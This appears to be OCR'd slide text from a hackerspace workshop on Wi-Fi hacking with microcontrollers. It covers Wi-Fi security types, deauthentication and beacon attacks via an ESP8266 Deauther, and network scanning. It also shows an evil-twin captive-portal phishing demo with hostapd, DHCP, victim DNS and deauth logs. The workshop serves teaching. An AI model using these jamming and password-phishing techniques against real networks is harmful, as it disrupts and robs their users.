Intro to Wi-Fi Hacking

Wi-Fi Attacks & Password Cracking with Microcontrollers

By Kody Kinzie, Security Researcher at Varonis

What are we doing today:

- Explore how Wi-Fi works under normal conditions
- Outline what kind of attacks exist against Wi-Fi
- Learn about deauthentication attacks
- Learn how WPA2 password cracking works
- Understand the difference between Raspberry Pi & Arduino-programmed microcontrollers
- Learn how microcontrollers can attack over Wi-Fi
- Use your ESP8266 microcontroller to scan and target devices on a network
- Clone a Wi-Fi network, create a fake Wi-Fi network
- Attack our reactive targets with deauthentication attacks and watch a demonstration of password cracking

Welcome to Null Space Labs

LA’s #1 Hackerspace, home to many projects like this and people who like to hack, build, and organize community events.

Thanks for coming, your tickets help support this space!


Check out the open nights on Tuesday, get a tour and meet people in LA who like the same things as you.

Become a member and support the community. Make your own class, project or event to get people excited about hacking, programming, and art.

Who am I?

- I’m Kody, a security researcher for Varonis with an interest in Wi-Fi security and microcontrollers.
- I work with other hackers on wireless security, open source research, and low-cost prototypes.
- I’m a keyholder at Null Space Labs, member of the hacker and maker community.
- I’m the host and creator of a YouTube show called Cyber Weapons Lab for Null Byte, produced for WonderHowTo.com (soon to hit 500k subs!)
- I teach beginners and professionals about how to get started hacking, conduct investigations, and how to prevent attacks.
- Follow me on Twitter - @KodyKinzie , Github: Skickar

Quick Demo:



ESP8266 Deauther - Mozilla Firefox

Beacon	0	0/0	START
Probe	0	0/0	START
All Pkts/s		0	

Deauth

Closes the connection of WiFi devices by sending deauthentication frames to access points and client devices you selected.
This is only possible because a lot of devices don't use the 802.11w-2009 standard that offers a protection against this attack.
Please only select one target! When you select multiple targets that run on different channels and start the attack, it will quickly switch between those channels and you have no chance to reconnect to the access point that hosts this web interface.

Beacon

Beacon packets are used to advertise access points. By continuously sending beacon packets out, it will look like you created new WiFi networks.
You can specify the network names under SSIDs.


Probe

Probe requests are sent by client devices to ask if a known network is nearby.
Use this attack to confuse WiFi trackers by asking for networks that you specified in the SSID list.
It's unlikely you will see any impact by this attack with your home network.


Version 2.0
Copyright (c) 2018 Stefan Kremser

What is Wi-Fi?

Wi-Fi connects devices together much like ethernet, but has a few important differences. It uses radio signals sent from a transmitter to a receiver instead of wires.



Wi-Fi is riskier: Anyone in range can try to join




Types of Wi-Fi Network Security

- Open - No Password, no encryption. Anyone can see what websites you are requesting. All HTTP traffic is plain text. Insecure.
- WEP - Outdated, easy to crack. Almost worse than open. Takes 15 minutes to crack.
- WPA - Better encryption, not used as often
- WPA2 - Modern Wi-Fi, vulnerable to brute force or workarounds
- WPA3 - Just came out - Optional standard, so lots of holes. Dragonblood is the first exploit discovered

While Wi-Fi is convenient, it had disadvantages

- Wi-Fi is half-duplex while ethernet is full duplex - one device talks at a time
- Routers have convenience features that break security
- The encryption protecting it is vulnerable if you use weak passwords
- Anyone can jam a device from connecting to a Wi-Fi network
- Devices can lie or pretend to be someone else on the network



TJX's failure to secure Wi-Fi could cost $1B

The news of the TJ Maxx data breach has rocked the retail and banking industry, and many estimate that it will cost hundreds of millions or even a billion-plus dollars in financial damage. It was already widely reported back in March that the TJ Maxx breach was probably due to an insecure wireless network, but the Wall Street Journal is now reporting that it happened outside of a St.

By George Ou for Real World IT | May 7, 2007 -- 18:23 GMT (11:23 PDT) | Topic: Servers

The news of the TJ Maxx data breach has rocked the retail and banking industry, and many estimate that it will cost hundreds of millions or even a billion-plus dollars in financial damage. It was already widely reported back in March that the TJ Maxx breach was probably due to an insecure wireless network, but the Wall Street Journal is now reporting that it

What can “Wi-Fi Hacking” mean?

- Denying a single device service to any network (device targeted protocol jamming)
- Denying a network from establishing connections to any devices (network targeted protocol jamming)
- Disabling all Wi-Fi networks within range (indiscriminate protocol jamming)
- Retrieving the network password by capturing a WPA handshake and attempting to crack it (WPA2 password cracking)
- WPS Setup Pin Attacks (WPS Pixie)
- Eavesdropping on Wi-Fi traffic
- Jamming and fake network combo
- Tracking devices between locations by Wi-Fi signals

Some Scenarios:

Brute forcing a weak password

Deauthing a Wi-Fi security camera

Disabling all nearby Wi-Fi connections


Disabling only a single connection

Forcing a device to connect to a malicious network (herding)

Disabling Smart Home devices

How does Wi-Fi work normally?


- An IP address is set by the network you connect to, like a parking space
- The router assigns every device that connects to the network a unique IP
- Two kinds of IP addresses, internal and external
- Without the password, you can't see the IP address of devices on encrypted Wi-Fi



Home Network Connected to Internet and IP Addresses

What happens when you join a Wi-Fi network?

- When you join a Wi-Fi network, your device’s MAC gets paired with an IP address
- The router uses this to deliver traffic from your device to the internet and back




```
Dell-3:rpi-hunter skickar$ arp-scan -l
Interface: en0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.2     e8:11:32:dc:39:80       Samsung Electronics Co.,Ltd
192.168.0.5     00:09:1b:0c:62:0f       Digital Generation Inc.
192.168.0.1     40:70:09:7a:64:97       ARRIS Group, Inc.
192.168.0.7     d4:95:24:c2:36:27       Clover Network, Inc.
192.168.0.4     c8:85:50:f4:20:fa       Apple, Inc.
192.168.0.3     3c:dc:bc:05:77:d4       (Unknown)
192.168.0.6     10:8e:e0:ef:5d:f2       (Unknown)
192.168.0.28    cc:c0:79:f5:56:55       (Unknown)
192.168.0.28    cc:c0:79:f5:56:55       (Unknown) (DUP: 2)
192.168.0.154   7c:d1:c3:db:0f:ff       Apple, Inc.
```

Your IP may change, but your MAC will not

- You can think of this like parking a car in parking space, it may change depending on who gets there first and which are available
- The exception is MAC address randomization, which happens when your device is not connected to the network.

How do we identify devices like phones and laptops?

- Your MAC is set by your device and rarely changes, like a car’s license plate
- Every Wi-Fi device has a MAC address, any outsider can see it
- Devices have to use their MAC address to transmit on a Wi-Fi network



```
   Name                T C  Ch  Pkts  Size
 . spot 2.4 ghz        A O   1    67    6K
   BSSID: 40:70:09:7A:64:90 Last seen: May  4 03:32:08 Crypt: WPA PSK AESCCM Manuf: ArrisGro
 . piccadilly          A O  11    18    0B
+  Autogroup Probe     P N ---     5    0B
   SO YOUNG BEAUTY     A O  11    18  780B
   GoGo Foot           A O  11     4    0B

  MAC               Type     Freq  Pkts  Size Manuf
. 40:70:09:7A:64:90 Wired/AP 2417    23    0B ArrisGro
. A8:5B:78:8A:77:9E Wireless 2417     3  488B Apple
  CC:C0:79:F5:56:55 Wireless 2412     8  192B MurataMa
  40:70:09:7A:64:97 Wired/AP 2412     8    5K ArrisGro
  8C:85:90:24:2A:DF Wireless 2417    20  480B Apple
  7C:D1:C3:DB:0F:FF Wireless 2417     5  120B Apple
```

Types of Attacks: Inside or Outside The Network

Attacks take place either:

- Outside the network, when the attacker doesn't know the password and can’t see the encrypted contents of the communication, or
- Inside the network, where the attacker knows the password and can see the contents of at least some of the traffic.
- Takeaway: It is much worse for an attacker to be inside your network.

What Can You Do With the Password?

- Pretend to be the router and hijack ALL network traffic
- Watch what people are doing
- Redirect requests to any website to a password stealing version
- Inject things into the browser like keyloggers
- Scan devices on the network and connect to them!

What Can You See Without the Password?

- How many devices are out there, who made them, and which network they are connected to
- The real MAC address of any device, so you can track it when it comes and goes
- Which devices are sending data or being used and which are not
- Kick anyone or any device off the network
- Because this is where everyone starts, we’ll focus on these sorts of attacks today.


Let’s talk attacks!

There are three main categories we will cover today:

- WPS Setup pin attacks
- WPA handshake cracking
- Social engineering & phishing

Social Engineering attacks rely on user error

In a social engineering attack, we create an “evil” network for someone to join.



AP

```
Configuration file: /tmp/ag.hostapd.conf
Using interface wlan0 with hwaddr [redacted] and ssid [redacted]
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA [redacted] IEEE 802.11: authenticated
wlan0: STA           IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED b0:72:bf:ee:15:42
wlan0: STA b0:72:bf:ee:15:42 RADIUS: starting accounting session DE873E5580A5736F
```

Control

```
       Evil Twin AP Info // BSSID: [redacted] // Channel: 11 // ESSID: [redacted]
Ghz

       Online time
       00:01:27
       With this attack, we'll wait for a network client to provide us with the password for
 the wifi network in our captive portal

       Attempts: 1 ( last password: fakepass )

       DHCP ips given to possible connected clients
       192.168.1.33 [redacted] (Fox)
```

DHCP

```
Config file: /tmp/ag.dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0 [redacted] /192.168.1.0/24
Sending on   LPF/wlan0 [redacted] /192.168.1.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.
DHCPDISCOVER from b0:72:bf:ee:15:42 via wlan0
DHCPOFFER on 192.168.1.33 to [redacted] (Fox) via wlan0
DHCPREQUEST for 192.168.1.33 (192.168.1.1) from [redacted] (Fox) via wlan0
DHCPACK on 192.168.1.33 to [redacted] (Fox) via wlan0
reuse_lease: lease age 0 (secs) under 25% threshold, reply with unaltered, existing lease for
 192.168.1.33
DHCPREQUEST for 192.168.1.33 (192.168.1.1) from [redacted] (Fox) via wlan0
DHCPACK on 192.168.1.33 to [redacted] (Fox) via wlan0
```

DNS

```
192.168.1.33.8149 > 192.168.1.1.53:  24181+ A? api.facebook.com
192.168.1.33.22837 > 192.168.1.1.53:  24181+ A? api.facebook.com
192.168.1.33.30641 > 192.168.1.1.53:  5979+ A? api.facebook.com
192.168.1.33.26870 > 192.168.1.1.53:  5979+ A? api.facebook.com
192.168.1.33.23081 > 192.168.1.1.53:  59541+ A? cnn.com
192.168.1.33.24663 > 192.168.1.1.53:  9351+ A? cnn.com
192.168.1.33.59880 > 192.168.1.1.53:  17819+ A? connectivitycheck.gstatic.com
192.168.1.33.51177 > 192.168.1.1.53:  61721+ A? connectivitycheck.gstatic.com
192.168.1.33.35957 > 192.168.1.1.53:  14523+ A? www.google.com
192.168.1.33.49829 > 192.168.1.1.53:  24947+ A? connectivitycheck.gstatic.com
192.168.1.33.39708 > 192.168.1.1.53:  64089+ A? connectivitycheck.gstatic.com
192.168.1.33.4359 > 192.168.1.1.53:  28304+ A [redacted]
192.168.1.33.21034 > 192.168.1.1.53:  28304+             m
192.168.1.33.14967 > 192.168.1.1.53:  7760+ A
192.168.1.33.4787 > 192.168.1.1.53:  7760+ A?
192.168.1.33.42357 > 192.168.1.1.53:  52281+ A? www.google.com
```

Deauth

```
05:35:13  Sending DeAuth to broadcast -- BSSID: [redacted] ]
05:35:13  Sending DeAuth to broadcast -- BSSID:  ]
05:35:14  Sending DeAuth to broadcast -- BSSID:  ]
05:35:14  Sending DeAuth to broadcast -- BSSID:  ]
05:35:15  Sending DeAuth to broadcast -- BSSID:  ]
05:35:15  Sending DeAuth to broadcast -- BSSID:  ]
05:35:16  Sending DeAuth to broadcast -- BSSID:  ]
05:35:16  Sending DeAuth to broadcast -- BSSID:  ]
05:35:17  Sending DeAuth to broadcast -- BSSID:  ]
05:35:17  Sending DeAuth to broadcast -- BSSID:  ]
05:35:18  Sending DeAuth to broadcast -- BSSID:  ]
05:35:18  Sending DeAuth to broadcast -- BSSID:  ]
05:35:19  Sending DeAuth to broadcast -- BSSID:  ]
05:35:19  Sending DeAuth to broadcast -- BSSID:  ]
05:35:20  Sending DeAuth to broadcast -- BSSID:  ]
05:35:20  Sending DeAuth to broadcast -- BSSID:  ]
```

Webserver

```
2018-04-02 05:33:59: (log.c.217) server started
```

